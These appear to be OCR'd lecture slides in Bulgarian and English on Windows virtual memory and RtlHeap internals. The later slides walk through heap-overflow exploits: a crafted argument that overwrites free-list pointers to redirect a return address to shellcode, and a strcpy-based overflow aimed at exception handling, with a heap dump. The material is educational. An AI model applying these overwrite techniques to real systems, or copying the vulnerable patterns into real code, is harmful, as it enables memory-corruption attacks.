
вирт. адрес	съдържание
0 – 64 КБ	служебни
над 64 КБ	за модули на изпълнимия файл
над горния	за heaps и threads stacks
над тях	за DLL
над тях	системни DLL: Kernel32, User32, GDI32 и ОС
2GB – 4GB	за нуждите на ОС

Работа с дин. памет (от heap на процес): HeapAlloc() за големи и VirtualAlloc() за малки блокове

1.**Резервиране**: заделя се (маркира се)блок с определена големина в рамките и за нуждите на процеса.
Този блок повторно не може да се резервира.Пример:

pMem = VirtualAlloc(<нач.адрес на блока или NULL>, <брой стр. за резервиране>, MEM_RESERVE.., <права на достъп>); // кратно на 64К

2. **Заделяне (commit)**: по страници (напр. 4К) и по необходимост, в ОП и в swap file от резервираната. (VirtualAlloc(…, MEM_COMMIT,..). Едва сега може да се използва паметта.
След изчерпването й – генерира exception: exception_guard_page. Тогава:
…. ; __except(GetExceptionCode() == …….) {…}




Елементи на виртуалната организация на паметта:

- **4GB към процес, разделени на страници**; регистър CR3 сочи1 дескрипторна таблица (има до 1024 page-tables) →отделно 1 page-table сочи до 1024 страници
- flags for: '**page present**'; '**page fault**'; динамично сваляне на стр. на диск; **swap file**.
- **EXE и DLL се асоциират със swap file**, без да се записват в него.

- Shared блокове: в адр. пространство на > от 1 процес, но еднократно заделени:


процес1 физическа памет процес2



Защита на вирт.памет:

- **отд. адр. пространства**
- **User/kernel code**
- **белязани стр:**
  - **** protected**
  - **** R/W;**
  - ****execute only**
  - **** guard**
  - **** no access;**
  - **** copy on write**

Поделяне на глобални данни м/ду процеси: отделни копия и отложено размножаване




Механизмът:
Lazy evaluation

Windows memory management (with RtlHeap)

RtlHeap is the memory manager on Windows. Uses API functions for memory management

5 sets of Windows API functions:



Win32 memory management APIs

1. **4K pages, reserved, committed, page management;**
2. **HeapCreate(), process heap, GetProcessHeap()**
3. **Only for compatibility with old versions**
4. **In Win32 environment (C Run-Time Library)**
5. **Discussed later**


RtlHeap data structures:

-Process environment block(PEB) –info about internal data structures, number and addresses of heaps


-Free lists: located at 0x178 from the start of the heap (HeapCreate()). Used to keep track of free chunks Contains 128 double linked lists for chunks of the same size (exception is FreeList[0] – containing buffers >1024 bytes)

-look-Aside lists: up to 128 single linked lists for small memory blocks (<1K)-to speed up alloc())

-Memory chunks: a control structure associated with each allocated chunk by HeapAlloc() or malloc(). The structure precedes the address returned by 8 bytes.



FreeList data structure




Control structure (one memory chunk), associated with each allocated by heapAlloc() or malloc() chunk

(all chunks are multiples of 8)

After free() or HeapFree() memory is added to the coresponding free list with index for memory chunks of that s (see prev. slide)
Pointers point to free lists of same size or to the head of the list.

Memory is unmovable .




Buffer overflow attacks in Windows – from inside:

- When <u>overwriting forward or backward pointers</u> used in double –linked lists.
  This results in changing the normal execution flow and invoking attacker supplied code.

Figure shows an example of how this occurs :

This is the return address for the function of the example (may be any other executable address)




```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345//overwrites user data
     "\x05\x00\x03\x00\x00\x00\x08\x00"  // overwrites the boundary tag
     "\xb8\xf5\x12\x00\x40\x90\x40\x00";  // will overwrite pointers
3. void mem() {
4.   HANDLE hp;
5.   HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;

6.   hp = HeapCreate(0, 0x1000, 0x10000); //initial size 1000,max 10000
7.   h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.   h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
9.   h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10.  HeapFree(hp,0,h2);
11.  memcpy(h1, malArg, 32);
12.  h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
13.  return;
14. }

15. int _tmain(int argc, _TCHAR* argv[]) {
16.  mem();
17.  return 0;
18. }
```

Exploit of buffer overflow in dynamic memory on Windows

- **chunks are contiguous**
- **creation of a gap**
- **Chunk h2 is in FreeList[] and 4 bytes pointers point to (fd and bk) head of FreeList (empty till now)**
- **Buffer overflow (11)**
- **Last 8 bytes in malArg[] overwrites the pointers to the next and previous chunks.**


'Next' is overwritten by the address that will be overwritten (in the case – the return address on **the stack). 'Previous' is overwritten with the address of a shellcode.**

- **HeapAlloc() (12) allocates the same memory**
- **Then return address is overwritten with address of shellcode**
- When return in **mem()** occures (17), **the control is passed to the shellcode.**



When HeapAlloc() - line12: where 'next' points (return address) will be written 'previous' (address of shellcode)

The previous slide




Buffer Overflows

The heap-based overflow exploit from Figure required that the overwritten address be executable. While this is possible, it is often difficult to identify such an address. Another approach is to gain control by overwriting the address of an exception handler and subsequently triggering an exception.

Figure shows another program that is vulnerable to a heap-based overflow resulting from the strcpy() on line 7. This program is different from the vulnerable program previously shown in that there are no calls to HeapFree(). A heap is created on line 4 and a single chunk is allocated on line 6. At this time, the heap around h1 consists of a segment header, followed by the memory allocated for h1, followed by the segment trailer. When h1 is overflowed on line 7, the resulting overflow overwrites the segment trailer, including the LIST_ENTRY structure that points (forward and backward) to the start of the free lists at FreeList[0]. In our previous exploit, we overwrote the pointers in the free list for chunks of a given length. In this case, these pointers would only be referenced again in the case where a program requested another freed chunk of the same size **[line 8]** .


LIST_ENTRY is a structure, existing in each FreeList[] ellement and containing 2 pointers (flink, blink) to Free List beginning … (adress 0x…178)

These pointers will likely be referenced in the next call to RtHeap – triggering an exception



```
int mem(char *buf) {
    HLOCAL h1 = 0, h2 = 0;
    HANDLE hp;

    hp = HeapCreate(0, 0x1000, 0x10000);
    if (!hp) return -1;
    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
    strcpy((char *)h1, buf);
    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
    printf("we never get here");
    return 0;
}

int main(int argc, char *argv[]) {
    HMODULE l;

    l = LoadLibrary("wmvcore.dll");
    buildMalArg(); // this user function is discussed later
    mem(buffer);
    return 0;
}
```

Program vulnerable to heap-based overflow



```
00ba0680   22 00 08 00 00 01 0c 00 61 61 61 61 61 61 61 61
00ba0690   61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
.
.
00ba0780   61 61 61 61 61 61 61 61 61 61 61 61 00 00 00 00
00ba0790   0e 01 22 00 00 10 00 00 78 01 ba 00 78 01 ba 00
```

Organization of the heap after first HeapAlloc()

Heap after HeapAlloc() [line 6].

4 bytes added (multiple of 8)

